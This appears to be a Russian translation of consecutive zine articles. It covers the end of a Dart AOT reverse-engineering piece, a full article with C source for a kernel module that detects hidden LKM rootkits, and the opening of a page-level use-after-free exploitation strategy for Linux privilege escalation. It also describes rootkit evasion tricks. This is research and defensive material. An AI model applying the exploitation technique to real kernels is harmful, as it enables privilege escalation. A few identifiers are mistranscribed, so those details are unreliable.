- Адрес `work()`: `0x221c24`
- Инструкции для обоих методов.

Инструкции аннотированы именем функции или объектом пула, когда это применимо, что делает ассемблер значительно понятнее. Например, посмотрите, как Blutter показывает строку "Welcome to Caesar encryption":

```
// 0x221c78: r16 = "Welcome to Caesar encryption"
//      0x221c78: ldr          x16, [PP, #0x6e40] ; [pp+0x6e40] "Welcome to Caesar encryption"
// 0x221c7c: str          x16, [SP]
// 0x221c80: r0 = printToConsole()
//      0x221c80: bl          #0x159df4 ; [dart:_internal] ::printToConsole
```

Наконец, вспомним, что ранее мы заметили: ассемблер x86-64 передавал null-объект через `THR + 0x68` в качестве аргумента конструктору класса `Random`. В Blutter видно, что ассемблер для Aarch64 отличается: он не использует регистр `THR` для этого и явно передаёт `NULL`:

```
// 0x221cac: str          NULL, [SP]
// 0x221cb0: r0 = Random()
//      0x221cb0: bl          #0x206268 ; [dart:math] Random::Random
```

В целом различные аннотации Blutter значительно упрощают чтение ассемблера, и было бы полезно иметь аналогичные возможности для других платформ и интегрировать те же функции в дизассемблеры.

8 — Заключение и перспективы

После прочтения этой статьи вы должны понимать формат AOT-снимков Dart и представлять сложность разбора пула объектов или десериализации любого кластера.

Мы объяснили назначение выделенных регистров `THR` и `PP`. Теперь вы можете анализировать ассемблер прологов функций, понимать, как загружаются строки и другие объекты из пула объектов, и как представлены списки целых чисел.

Мы также предложили трюки и инструменты для разбора пула объектов и восстановления имён функций даже в случае `stripped` снимков.

Крупные дизассемблеры, скорее всего, добавят поддержку Dart в ближайшие месяцы или годы. Однако это по-настоящему оправдано лишь в том случае, если Dart SDK станет достаточно

стабильным, чтобы такая работа имела смысл. Тем временем, видимо, более разумно интегрировать стратегии наподобие Blutter, перекомпилирующего инструменты из Dart SDK.

Ссылки

- [1] <https://dart.dev/tools/dart-compile#types-of-output>
- [2] <https://flutter.dev>
- [3] <https://www.radare.org/>
- [4] https://en.wikipedia.org/wiki/X86_calling_conventions#x86-64_calling_conventions
- [5] <https://github.com/cryptax/misc-code/blob/master/flutter/flutter-header.py>
- [6] <https://github.com/mildsunrise/darter>
- [7] <https://github.com/rscloura/Doldrums>
- [8] <https://github.com/worawit/blutter>
- [9] <https://github.com/cryptax/misc-code/blob/master/flutter/dart-bytes.py>
- [10] <https://pnfsoftware.com>
- [11] <https://github.com/Impact-I/reFlutter>

Поиск скрытых модулей ядра (экстремальный метод, возрождение): 20 лет спустя

Автор: g1inko

Содержание

```
0 intro
1 Some words on LKM-rootkits
2 On existing tools
  2.1 Some words on the original module_hunter
  2.2 rkspotter and __module_address() problem
  2.3 Other challenges in adopting _that_ extrem way
3 The rebirth
  3.1 Detecting a stray struct module
  3.2 On virtual memory of x86_64 architecture
  3.3 Paging levels while solving the 'problem of unmapped'
4 Other architectures and outro
5 References
6 The code
```

0. Вступление

Несколько лет назад, пытаясь разобраться в руткитах для ядра Linux, я наткнулся на старую статью из раздела Linenoise в Phrack [1], в которой описывался интересный способ их обнаружения. Она полностью захватила моё внимание, несмотря на то что тогда казалась загадочной и далеко выходящей за пределы моих знаний и опыта.

Потребовалось некоторое время, чтобы заполнить пробелы. В конце концов я понял, что готов переосмыслить идею поиска скрытых модулей ядра в памяти — применительно к современным ядрам и машинам на x86_64. Теперь, спустя 20 лет после оригинальной публикации, я с известной долей гордости наконец представляю возрождение этой техники — с должными почестями madsys за вдохновение.

1. Несколько слов о LKM-руткитах

Начиная с первой известной мне публикации о руткитах для ядра Linux в Phrack в апреле 1997 года [2] и по сей день, все вредоносные загружаемые модули ядра (LKM-руткиты) прибегают к одной и той же технике самосокрытия — отключают себя от связанного списка загруженных модулей внутри ядра. Это не позволяет модулю появляться в `procfs` и выводе `lsmod`, а `rmmod` не может найти и выгрузить такой модуль.

Некоторые руткиты дополнительно портят память после отключения, чтобы ещё больше затруднить криминалистический анализ. Например, начиная с версии 2.5.71 Linux «отравляет» устаревшие указатели списка отключённой структуры, устанавливая их в `LIST_POISON1` и `LIST_POISON2` (0x00100100 и 0x00200200). Это используется для выявления ошибок памяти.

Некоторые антируткиты применяют это для обнаружения отключённых дескрипторов LKM и, следовательно, самого руткита. Однако руткит может перезаписать эти значения после отключения и уйти от проверки. Например, именно так поступает KoviD LKM, появившийся в 2022 году [3].

Кроме того, хотя LKM-руткиты и отключают себя из списка модулей, их по-прежнему можно обнаружить через sysfs в /sys/modules. Об этом даже упоминается в документации Volatility [4], и метод считается устоявшимся способом выявления подобных руткитов. Хотя разработчики Volatility утверждают, что никогда не сталкивались с руткитом, который бы также удалял себя из sysfs, KoviD делает и это.

Для этого KoviD использует вспомогательную функцию sysfs_remove_file() и устанавливает своё состояние в MODULE_STATE_UNFORMED. Это состояние предназначено для случаев, когда модуль ещё настраивается и загрузчик модулей ядра ещё работает. Данный трюк помогает уйти от антируткитов, опирающихся на функцию ядра __module_address() при перечислении виртуальной памяти — в частности, от rkspotter [5].

2. О существующих инструментах

2.1. Заметки об оригинальном module_hunter

Оригинальная реализация была создана во времена Linux 2.2–2.4 для машин i386. Сейчас — Linux ~6.8 и повсеместно x86_64. Изменилось и было убрано многое, появились новые возможности. Ядро известно крайне нестабильным внутренним API, поэтому неудивительно, что 20-летний module_hunter.c уже не соберётся. Разобравшись в принципах его работы, можно переосмыслить технику для современного ядра.

Если кратко, логика поиска вредоносного LKM состояла в том, чтобы пройти по области памяти, содержащей структуры module, и вывести информацию, если там было что-то похожее на корректную struct module. В то время эта структура имела значительно меньше полей, чем сегодня — за годы она была существенно переработана и расширена.

Например, поля 'size' больше нет, зато добавлено множество других. Любопытно, что имя модуля тогда хранилось через указатель, тогда как сейчас это статический массив символов прямо внутри struct module.

2.2. rkspotter и проблема __module_address()

В поисках способа проверки безопасных адресов памяти методом грубой силы я наткнулся на упомянутый антируткит rkspotter. Он обнаруживает несколько техник сокрытия, что позволяет находить руткиты даже при сбое одного из методов, но при этом полагается на функцию ядра __module_address().

Эта функция была снята с экспорта в 2020 году в ходе серии патчей к ядру [6] и стала недоступна вне ядра начиная с Linux 5.4.118. Это означает, что и мы должны её избегать.

Основная идея rkspotter — пройти по так называемому пространству отображения модулей и выяснить, какой адрес принадлежит какому модулю с помощью __module_address(). Согласно документации, функция позволяет «получить модуль, которому принадлежит адрес».

Для заданного адреса __module_address() возвращает указатель на struct module соответствующего LKM. Это был удобный способ получить информацию о модуле — вся работа по разыменованию таблиц страниц и проверке присутствия физических страниц выполнялась внутри.

Да, я понимаю, что мог бы скопировать `__module_address()` в код модуля, но я хотел воспроизвести именно `module_hunter` от `madsys`, так что забудьте об этом :D

2.3. Прочие трудности при воссоздании _того самого_ экстремального метода

Исходя из всего, что изменилось за эти годы, для реализации нового инструмента (или скорее PoC?) поиска «заблудших» дескрипторов LKM нам придётся решить ряд проблем:

- **Починить сломанный API ядра.** Поскольку код `module_hunter` весьма невелик, а единственный используемый API был для `procfs`, нетрудно найти способ экспортировать `proc`-файл для взаимодействия с модулем ядра.
- **Выбрать новые поля `struct module`,** наиболее подходящие для обнаружения «заблудшей» структуры.
- **Управление памятью на `x86_64` отличается от `i386`,** поэтому код проверки присутствия страницы нуждается в полной переработке — подробнее об этом ниже.
- **Схема виртуальной памяти ядра на `x86_64` также кардинально отличается от `i386`.** Например, часть виртуального адресного пространства, относящаяся к ядру на `x86_64`, огромна по сравнению с областью `vmalloc` на его 32-битном предшественнике, где тогда и размещались `struct module` (то есть 128 ТБ против 128 МБ).

Поскольку область модулей на `x86_64` значительно больше, необходимы дополнительные проверки для устранения ложных срабатываний на мусорные остатки в памяти.

Достаточного времени и настойчивости нам воздастся новыми полезными знаниями — так что вперёд!

3. Возрождение

3.1. Обнаружение «заблудшей» `struct module`

Поиграв с существующими полями `struct module`, я решил добавить больше проверок содержимого памяти — помимо простой проверки корректности имени модуля. Только её оказалось недостаточно для области памяти модулей на `x86_64` (подробнее в 3.2). Вот эти проверки:

- Поле **`state`** принимает одно из допустимых значений: `MODULE_STATE_LIVE`, `MODULE_STATE_COMING`, `MODULE_STATE_GOING`, `MODULE_STATE_UNFORMED`;
- Поля **`init`** и **`exit`** либо указывают в пространство отображения модулей `x86_64`, либо равны `NULL`;
- По меньшей мере одно из полей **`init`**, **`exit`**, **`next`** и **`prev`** не равно `NULL` и указывает либо в область отображения модулей, либо является каноническим (например, указатели списка);
- **`core_layout.size`** не равен 0 и кратен `PAGE_SIZE`.

Этот список может меняться в будущем, особенно если мне попадётся более изощрённый LKM. Проверка может стать гибче, но в качестве PoC она работает вполне хорошо.

3.2. О виртуальной памяти архитектуры `x86_64`

Теперь, определив интересующие поля, нам нужно знать, с чего начать и где закончить тестирование на схожесть со `struct module`. Иначе перебор всего почти 64-битного виртуального

адресного пространства был бы весьма затруднителен.

В схеме виртуальной памяти современного x86_64 Linux существует выделенное пространство отображения модулей [7] размером 1520 МБ — как для 48-, так и для 57-битных виртуальных адресов. Начальный адрес задаётся макросом `MODULES_VADDR`, конечный — макросом `MODULES_END`.

После дополнительных экспериментов выяснилось, что пространство отображения модулей — это именно то место, где размещаются как бинарные файлы модулей, так и их дескрипторы. Это весьма кстати, поскольку обход многих терабайт огромного виртуального адресного пространства был моей главной заботой с точки зрения времени выполнения.

3.3. Уровни подкачки при решении «проблемы неотображённых страниц»

Примечание: Если механизм подкачки страниц вам незнаком, обратитесь, например, к вики [OSDev](#) [8] или документации Linux [9] (либо к документации процессора).

Итак, мы сталкиваемся с той же проблемой, что упомянута в оригинальной статье:

«Возможно, вы думаете: ну, методом грубой силы очень легко перечислить эти злополучные модули. Но это не так из-за одной важной причины: адрес, к которому вы обращаетесь, может оказаться неотображённым, что вызовет ошибку подкачки, и ядро сообщит: "Unable to handle kernel paging request at virtual address".»

При использовании `__module_address()` это решалось бы автоматически, но мы не можем себе этого позволить, поэтому должны самостоятельно проверять присутствие страниц. Для этого нужно пройти по таблицам, содержащим информацию о соответствии виртуальных и физических страниц для процесса. Часть ядра одинакова для каждого процесса, поскольку отображается на одни и те же физические страницы.

Для поддержки большего объёма физической памяти в 64-битном x86 были добавлены дополнительные уровни таблиц страниц — теперь их может быть 4 или 5 в зависимости от поддержки со стороны аппаратуры и ядра. Для каждого уровня подкачки разыменуемый PDE/PTE должен проверяться на присутствие в ОЗУ с помощью одного из следующих макросов:

- `pgd_present()`;
- `p4d_present()` (если используется или эмулируется 5-уровневая подкачка);
- `pud_present()`;
- `pmd_present()`;
- `pte_present()`.

Не углубляясь в детали MMU, проверка верхнего уровня с помощью доступных макросов и функций ядра выглядела бы так:

```
----snip----
struct mm_struct *mm = current->mm;
----snip----
pgd = pgd_offset(mm, addr);
if (!pgd || pgd_none(*pgd) || !pgd_present(*pgd) )
    return false;
----snip----
```

Эта проверка может показаться избыточной, и, особенно глядя на аналогичные функции внутри ядра, возможно, `pgd_none()` здесь лишнее. Но когда я пишу код ядра для подсистемы, с которой недостаточно знаком, лучше перестраховаться :D

Раньше существовала функция `kern_addr_valid()`, выполнявшая аналогичные проверки, но год назад её удалили из ядра [10]. Схожие действия также выполняют `dump_pagetable()`, `spurious_kernel_fault()`, `mm_find_pmd()` и некоторые другие.

Что касается переменного количества уровней подкачки, определить нужное число можно с помощью `CONFIG_PGTABLE_LEVELS` или `CONFIG_X86_5LEVEL`. Первый вариант предпочтительнее, если я (или кто-то другой) захочу перенести код на другую архитектуру.

Поддержка 5-уровневой подкачки была введена в 2017 году в версиях 4.11–4.12 [11, 12]. Интересно, что при `CONFIG_PGTABLE_LEVELS=5` ядро не сломается на 4-уровневом аппаратном обеспечении [13]:

«В этом случае дополнительный уровень таблицы страниц — `r4d` — будет свёрнут во время выполнения.»

4. Другие архитектуры и заключение

Единственное, что мешает запустить код на архитектурах, отличных от `x86_64`, — это (очевидно) архитектурно-зависимые части. Виртуальные адресные пространства других архитектур (например, `AArch64`) отличаются не только схемой и размером, но и возможным количеством уровней подкачки. Оно может варьироваться от 2 до 4 в зависимости от размера страницы и битности виртуальных адресов [14].

Примечательно, что код компилировался для `AArch64` с ядром 6.1.21 — до тех пор, пока я не добавил проверку `CONFIG_X86_64`. Из-за различий в управлении памятью он, разумеется, ничего не обнаружил.

Что касается совместимости с версиями ядра, код протестирован на ядрах `x86_64` версий 4.4, 5.14, 5.15 и 6.5. На некоторых промежуточных или более новых версиях он всё же может не работать — скорее всего, в части разыменования таблиц страниц. Если это произойдёт, дайте мне знать.

Как только все проблемы аппаратной несовместимости будут должным образом учтены, я уверен, что инструмент можно будет запустить и на других архитектурах. Надеюсь, смогу добавить поддержку хотя бы `AArch64`, когда разберусь с её управлением памятью. PR и предложения (см. [15]) также приветствуются! :^)

5. Ссылки

1. <https://phrack.org/issues/61/3.html#article>
2. <https://phrack.org/issues/50/5.html#article>
3. <https://github.com/carloslack/KoviD>
4. https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_check_modules
5. <https://github.com/linuxthor/rkspotter>
6. <https://cdn.kernel.org/pub/linux/kernel/v5.x/ChangeLog-5.4.118>
7. https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt
8. <https://wiki.osdev.org/Paging>
9. https://www.kernel.org/doc/html/v6.5/mm/page_tables.html
10. <https://lore.kernel.org/lkml/Y05fQrd4TYaOnks%2F@infradead.org/>
11. <https://github.com/torvalds/linux/commit/b8504058a06bd19286c8b59539eebfda69d1ecb5>
12. <https://lwn.net/Articles/716324/>
13. https://www.kernel.org/doc/html/v5.9/x86/x86_64/5level-paging.html#enabling-5-level-paging
14. <https://www.kernel.org/doc/html/v6.5/arch/arm64/memory.html>
15. <https://github.com/ksen-lin/nitara2>

6. Код (немного сокращён для статьи)

```
/*  
 * original idea: madsys, "Finding hidden kernel modules (the extrem way)"
```

```

*          https://phrack.org/issues/61/3.html#article
*
* usage: cat /proc/nitara2 && dmesg
*/

#include <asm/page.h>
#include <asm/fixmap.h>
#include <linux/errno.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/proc_fs.h>
#include <linux/version.h>
#if LINUX_VERSION_CODE >= KERNEL_VERSION(6, 5, 0)
# include <linux/mm.h>
#elif LINUX_VERSION_CODE >= KERNEL_VERSION(5, 8, 0)
# include <linux/pgtable.h>
#elif LINUX_VERSION_CODE >= KERNEL_VERSION(4, 11, 0)
# include <asm-generic/pgtable-nop4d.h>
#else /* < 4.11 */
# include <asm/pgtable.h>
#endif
#include <linux/string.h>
#include <linux/sched.h>
#include <linux/types.h>
#include <linux/unistd.h>
#include <uapi/linux/stat.h>

#ifndef CONFIG_X86_64
# error "arch not supported :("
#endif

#define NITARA_PRINTK(fmt, args...) \
    printk("%s: " fmt, module_name(This_Module), ##args)
#define NITARA_MODSIZE (0x1000 * PAGE_SIZE)

#ifndef sizeof_field
#define sizeof_field(TYPE, MEMBER) sizeof((((TYPE *)0)->MEMBER))
#endif

/* NOTE: arch-specific, we don't handle it yet */
#ifndef __canonical_address
static __always_inline u64 __canonical_address(u64 vaddr, u8 vaddr_bits)
{
    return ((s64)vaddr << (64 - vaddr_bits)) >> (64 - vaddr_bits);
}
#endif

#ifndef __is_canonical_address
static __always_inline u64 __is_canonical_address(u64 vaddr, u8 vaddr_bits)
{
    return __canonical_address(vaddr, vaddr_bits) == vaddr;
}
#endif

#define is_canonical_48(p) __is_canonical_address((unsigned long)p, 48)
#define is_canonical_or_zero(p) (p == NULL || is_canonical_48(p))
#define is_canonical_high_or_zero(p) \
    (p == NULL || ((unsigned long)p >= VMALLOC_START && is_canonical_48(p)))

#if LINUX_VERSION_CODE >= KERNEL_VERSION(6, 4, 0)
#define MODSIZE(p) \
    (p->mem[MOD_TEXT].size \
    + p->mem[MOD_INIT_TEXT].size \
    + p->mem[MOD_INIT_DATA].size \
    + p->mem[MOD_INIT_RODATA].size \
    + p->mem[MOD_RO_AFTER_INIT].size \
    + p->mem[MOD_RODATA].size \
    + p->mem[MOD_DATA].size)
#else
# define MODSIZE(p) (p->core_layout.size)
#endif

```

```

/*
 * https://stackoverflow.com/questions/11134813/
 * https://stackoverflow.com/questions/66593710/
 * https://lwn.net/Articles/716324/
 */
static bool valid_addr(unsigned long addr, size_t size)
{
    pgd_t *pgd;
#if LINUX_VERSION_CODE >= KERNEL_VERSION(4, 11, 0)
    p4d_t *p4d;
#endif
    pmd_t *pmd;
    pud_t *pud;
    pte_t *pte;
    struct mm_struct *mm = current->mm;
    unsigned long end_addr;

    pgd = pgd_offset(mm, addr);
    if (unlikely(!pgd) || unlikely(pgd_none(*pgd)) || unlikely(!pgd_present(*pgd)) )
        return false;

#if LINUX_VERSION_CODE >= KERNEL_VERSION(4, 11, 0)
    p4d = p4d_offset(pgd, addr);
    if (unlikely(!p4d) || unlikely(p4d_none(*p4d)) || unlikely(!p4d_present(*p4d)) )
        return false;
    pud = pud_offset(p4d, addr);
#else
    pud = pud_offset(pgd, addr);
#endif
    if (unlikely(!pud) || unlikely(pud_none(*pud)) || unlikely(!pud_present(*pud)) )
        return false;

    pmd = pmd_offset(pud, addr);
    if (unlikely(!pmd) || unlikely(pmd_none(*pmd)) || unlikely(!pmd_present(*pmd)) )
        return false;

    if (pmd_trans_huge(*pmd)) {
        end_addr = (((addr >> PMD_SHIFT) + 1) << PMD_SHIFT) - 1;
        goto end;
    }
    // NOTE: pte_offset_map() is unusable out-of-tree on >=6.5.
    //       As pte_offset_kernel() seems to work, use it instead :D
    pte = pte_offset_kernel(pmd, addr);
    if (unlikely(!pte) || unlikely(!pte_present(*pte)) )
        return false;

    end_addr = (((addr >> PAGE_SHIFT) + 1) << PAGE_SHIFT) - 1;

end:
    if (end_addr >= addr + size - 1)
        return true;

    return valid_addr(end_addr + 1, size - (end_addr - addr + 1));
}

static bool is_within_modules(void *p)
{
    return (unsigned long)p >= MODULES_VADDR && (unsigned long)p < MODULES_END;
}

__maybe_unused static bool is_within_modules_or_zero(void *p)
{
    return p == NULL || is_within_modules(p);
}

static bool check_name_valid(char *s)
{
    size_t i;
    if (!s)
        return false;
    for (i = 0; i < sizeof_field(struct module, name); i += 1) {

```

```

        /* we might fail here if the name is "" */
        if (s[i] == '\0' && i != 0)
            break;
        if (s[i] < 0x20 || s[i] > 0x7e)
            return false;
    }
    return true;
}

ssize_t showmodule_read(
    struct file *unused_file,
    char *buffer, size_t len,
    loff_t *off
) {
    struct module *p;
    unsigned long i;

    NITARA_PRINTK("address                module size\n");
    for (
        i = 0, p = (struct module *)MODULES_VADDR;
        p <= (struct module*)(MODULES_END - 0x10);
        p = ((struct module*)((unsigned long)p + 0x10)), i += 1
    ) {
        if (
            valid_addr((unsigned long)p, sizeof(struct module))
            && p->state >= MODULE_STATE_LIVE
            && p->state <= MODULE_STATE_UNFORMED
            && check_name_valid(p->name)
            // may be unset for modules that can also be compiled in-kernel
            && is_within_modules_or_zero(p->init)
            && is_within_modules_or_zero(p->exit)
            && (p->init || p->exit || p->list.next || p->list.prev)
            // https://elixir.bootlin.com/linux/v5.19/source/include/linux/list.h#L146
            && (is_canonical_high_or_zero(p->list.next) || p->list.next == LIST_POISON1)
            && (is_canonical_high_or_zero(p->list.prev) || p->list.prev == LIST_POISON2)
            && MODSIZE(p) && (MODSIZE(p) % PAGE_SIZE == 0)
        ) {
            NITARA_PRINTK("0x%lx: %20s %u\n", (unsigned long)p, p->name, MODSIZE(p));
        }
    }
    NITARA_PRINTK("end check (total gone %lu steps)\n", i);
    return 0;
}

#if LINUX_VERSION_CODE > KERNEL_VERSION(5, 5, 19)
static struct proc_ops nitara2_ops = {
    .proc_read = showmodule_read,
    .proc_llseek = default_llseek, // otherwise segfaults
};
#else
// include/linux/fs.h#L1692
static struct file_operations nitara2_ops = {
    .read = showmodule_read,
    .llseek = default_llseek,
};
#endif

struct proc_dir_entry *entry;

int init_module()
{
    NITARA_PRINTK("[creating proc entry]\n");
    entry = proc_create_data("nitara2", S_IRUSR, NULL, &nitara2_ops, NULL);
    return 0;
}

void cleanup_module()
{
    NITARA_PRINTK("[cleanup proc]\n");
    proc_remove(entry);
}

```

```
MODULE_LICENSE("GPL");  
MODULE_AUTHOR("ksen-lin <glinko<at>hotmail[.]com>");
```

Новая стратегия эксплуатации page-UAF для повышения привилегий в системах на базе Linux

Автор: Jinmeng Zhou, Jiayi Hu, Wenbo Shen, Zhiyun Qian

Содержание

- 0 - Введение
- 1 - Предпосылки эксплуатации
 - 1.0 - UAF на уровне объектов
 - 1.1 - Предыдущие подходы к page-level UAF в cross-cache атаках
- 2 - Общая идея
- 3 - Шаги эксплуатации page-UAF
 - 3.0 - Построение page-level UAF
 - 3.1 - Повреждение критических объектов через page-level UAF
- 4 - Результаты оценки
 - 4.0 - Объекты-мосты (bridge objects)
 - 4.1 - Практические эксперименты с эксплойтами
 - 4.2 - Сравнение нашего метода page-UAF с предыдущими методами
- 5 - Ссылки

0 - Введение

Многие критически важные объекты кучи в ядре Linux выделяются в специализированных slab-кешах. Для их повреждения требуются ненадёжные методы cross-cache corruption [1][2][3][4], обусловленные нестабильностью page-level fengshui. Чтобы преодолеть это ограничение, мы предлагаем новую стратегию эксплуатации на основе page-UAF для перезаписи критических объектов кучи, находящихся в специализированных slab-кешах.

Данный метод позволяет достичь локального повышения привилегий без необходимости в заранее имеющемся примитиве утечки информации (то есть без обхода KASLR); он помогает получить примитив утечки информации и примитив произвольной записи.

Мы разработали 8 сквозных эксплойтов (<https://github.com/Lotuhu/Page-UAF>) с использованием техники page-UAF.

1 - Предпосылки эксплуатации

1.0 - UAF на уровне объектов

Стандартная эксплуатация object-level UAF использует недопустимое обращение к освобождённому объекту кучи (уязвимому объекту) через висячий указатель. Это обращение может повредить другой объект (целевой объект), занявший место освобождённого слота. Например, для перехвата потока управления можно повредить указатель на функцию внутри целевого объекта, используя целевое значение, полученное из заранее имеющегося примитива утечки информации. Эксплуатация object-level UAF требует, чтобы целевой объект занял освобождённый слот (ранее

занятый уязвимым объектом). Таким образом, уязвимый объект и целевой объект должны выделяться из одного slab-кеша (как правило, стандартного, например kmalloc-192), а также требуется object-level heap fengshui для управления расположением в памяти. Dirtycred использует UAF с критическим объектом для повышения привилегий, применяя объекты cred и file [4].

1.1 - Предыдущие подходы к page-level heap fengshui в cross-cache атаках

В наши дни многие критически важные целевые объекты выделяются в специализированных кешах (например, cred), что делает простой object-level heap fengshui неэффективным. Для повреждения этих объектов необходимо проводить cross-cache атаки, которые, как правило, опираются на page-level heap fengshui [1][2][6]. Page-level heap fengshui для OOB и UAF различается.

В случае OOB-уязвимостей атакующий обычно инициирует переполнение на следующую страницу [1][2]. Например, насытив страницу (назовём её «страница 1») множеством уязвимых объектов, атакующий может выделить целевые объекты так, чтобы slab-кеш запросил следующую страницу (назовём её «страница 2»). В результате последний уязвимый объект на странице 1 оказывается смежным с первым целевым объектом на странице 2, что облегчает переполнение из первого во второй. Гарантировать, что уязвимый объект окажется последним на странице 1, невозможно из-за защит вроде CONFIG_SLAB_FREELIST_RANDOM. Такой page-level heap fengshui требует манипуляций с распределением страниц в buddy-системе, что делает эксплойты менее стабильными.

В случае UAF-уязвимостей распространённой стратегией является преобразование object-level UAF в page-level UAF. Конкретно: идея состоит в том, чтобы освободить множество уязвимых объектов (один или несколько из которых освобождены нелегально с образованием висячих указателей), вынудив освободить всю страницу целиком. После этого выделяются целевые объекты так, чтобы та же страница была перепрофилирована для их специализированного slab-кеша. Наконец, висячий указатель можно использовать для перезаписи целевого объекта в другом кеше через page-level UAF.

2 - Общая идея

Наша идея состоит в том, чтобы вызвать page-level UAF путём принудительного освобождения (free()) специализированных объектов — мы называем их «объектами-мостами» (bridge objects), — соответствующих страницам памяти. Объект-мост — это объект типа, содержащего указатель на struct page и расположенного в стандартных slab-кешах. В частности, примером такого объекта является struct pipe_buffer с полем page (расположенный в kmalloc-192). Ниже приведён фрагмент кода:

```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations ops;
    unsigned int flags;
    unsigned long private;
};
```

Освобождение таких объектов-мостов автоматически приводит к освобождению соответствующей 4 КБ страницы, фактически создавая примитив page-level UAF. Это объясняется тем, что объект типа struct page (размером 64 байта в современных ядрах Linux) используется для управления 4 КБ физической страницей в ядре. Через такой объект-мост атакующий может читать и записывать всё содержимое 4 КБ памяти, которая затем может быть востребована для других объектов (включая находящиеся в специализированных slab-кешах, например struct cred). Это возможно потому, что

освобождённые страницы могут быть возвращены в buddy-аллокатор для будущих slab-выделений. В конечном счёте атакующие могут перезаписать критические объекты в таких слабых для достижения повышения привилегий (например, установив uid в cred равным 0).

Предшествующая работа [3] также предпринимала попытку повредить указатель на страницу (в pipe_buffer) для построения page-UAF и достижения повышения привилегий. Наша техника дополнительно формализует и обобщает такой подход. Подробнее о различиях мы расскажем в разделе 4.2, после представления нашей техники эксплуатации.

3 - Шаги эксплуатации

Стратегия эксплуатации page-UAF состоит из двух основных шагов: построение page-level UAF и повреждение критических объектов, которые описаны ниже.

3.0 - Построение page-level UAF (Use After Free)

Начиная с уязвимости типа corruption памяти, обеспечивающей недопустимую запись в память (например, OOB, UAF или double free), можно сначала распылить (spray) несколько объектов-мостов (не менее двух), которые располагаются совместно с уязвимым объектом.


Конкретно: для уязвимостей со стандартными примитивами OOB или UAF записи можно использовать примитив записи для повреждения поля указателя на страницу в объекте-мосту (например, первое поле pipe_buffer) таким образом, чтобы оно указывало на другой 64-байтовый объект страницы поблизости. Это фактически приводит к тому, что два указателя указывают на один и тот же объект. Пользовательская программа может инициировать free_pages() для одного из объектов (например, вызвав close()), что создаёт висящий указатель на освобождённый объект страницы и соответствующую физическую страницу. Иными словами, можно читать и записывать соответствующую физическую страницу, которая теперь считается освобождённой ядром ОС. Например, можно записать данные в канал (pipe), что приведёт к записи в физическую страницу через объект pipe_buffer.

Для уязвимостей с примитивами double-free, которые часто достигаются из UAF путём двукратного вызова free(), выполняется следующее. При первом освобождении распыляется безвредный объект (например, msg_msg), чтобы занять освобождённый слот. Этот объект должен принимать контролируемые атакующим значения из пространства пользователя. Затем иницируется запись ядра в безвредный объект до определённого смещения; техника FUSE[1] используется для остановки записи непосредственно перед запланированным смещением, соответствующим полю указателя на страницу запланированного объекта-моста. После этого иницируется второе освобождение для распыления запланированного объекта-моста в этот слот.

Процесс записи возобновляется для продолжения перезаписи младших битов поля указателя на страницу, что ведёт к page-UAF. Ранее для инициирования page-level освобождений из double-free требовалось освободить весь slab и применить технику cross-cache [1][2], тогда как в нашем методе эксплуатации это не нужно.

Для стандартных уязвимостей OOB и UAF мы используем следующие иллюстрации для лучшего отображения расположения в памяти на различных шагах эксплуатации. Для начала у нас имеется как минимум два объекта-моста (pipe_buffer1 и pipe_buffer2), содержащих поле типа struct page. Указатели ссылаются на два смежных объекта страниц, соответствующих двум последовательным 4 КБ физическим страницам. Ниже показано расположение в памяти до инициирования OOB/UAF повреждения:

buddy-аллокатор с гранулярностью страниц. Поэтому атакующие могут распылить объекты кучи на освобождённую страницу при условии, что они уже исчерпали все существующие slab-кеши. Например, можно перезаписать объект `cred` через висячий указатель, как показано на следующем рисунке:



4 - Результаты оценки

Мы проанализировали объекты-мосты в ядре Linux v5.14. Для исследования мы взяли выборку из 26 недавних CVE ядра Linux, представляющих уязвимости типа OOB, UAF или double-free, опубликованных с 2020 по 2023 год. Выборка включает 24 уязвимости из предыдущей работы [4] и 2 дополнительные OOB-уязвимости, пропущенные в ней.

4.0 - Объекты-мосты

Мы обнаружили множество объектов, содержащих указатели на страницы и расположенных в различных стандартных slab-кешах разных размеров. В ядре Linux есть интерфейсы для чтения/записи физических страниц через указатели на страницы, такие как `copy_page_from_iter` и `copy_page_to_iter` (`iter` обычно представляет буфер пользователя). Ниже приведены объекты-мосты с указанием используемых для их выделения slab-кешей:

```
address_space->i_pages (adix_tree_node_cachep)
configs_buffer->page (kmalloc-128)
pipe_buffer->page (variable size)
st_buffer->reserved_pages (variable size)
bio_vec->bv_page (variable size)
wait_page_queue->page (variable size)
xfrm_state->xfrag->page (kmalloc-1k)
pipe_inode_info->tmp_page (kmalloc-192)
lbuf->l_page (kmalloc-128)
skb_shared_info->frags->bv_page (variable size)
oranges_bufmap_desc->page_array (variable size)
pgv->buffer (variable size)
```

Некоторые объекты обозначены как «variable size» (переменный размер) — их размеры могут различаться во время выполнения из-за разных путей выделения. Некоторые объекты выделяются

в виде массивов переменного размера через стандартные `kmalloc`-кеши, например `pipe_buffer`, что позволяет применять их к широкому кругу уязвимостей, вызывающих повреждение памяти в стандартных кешах (например, `kmalloc-192`).

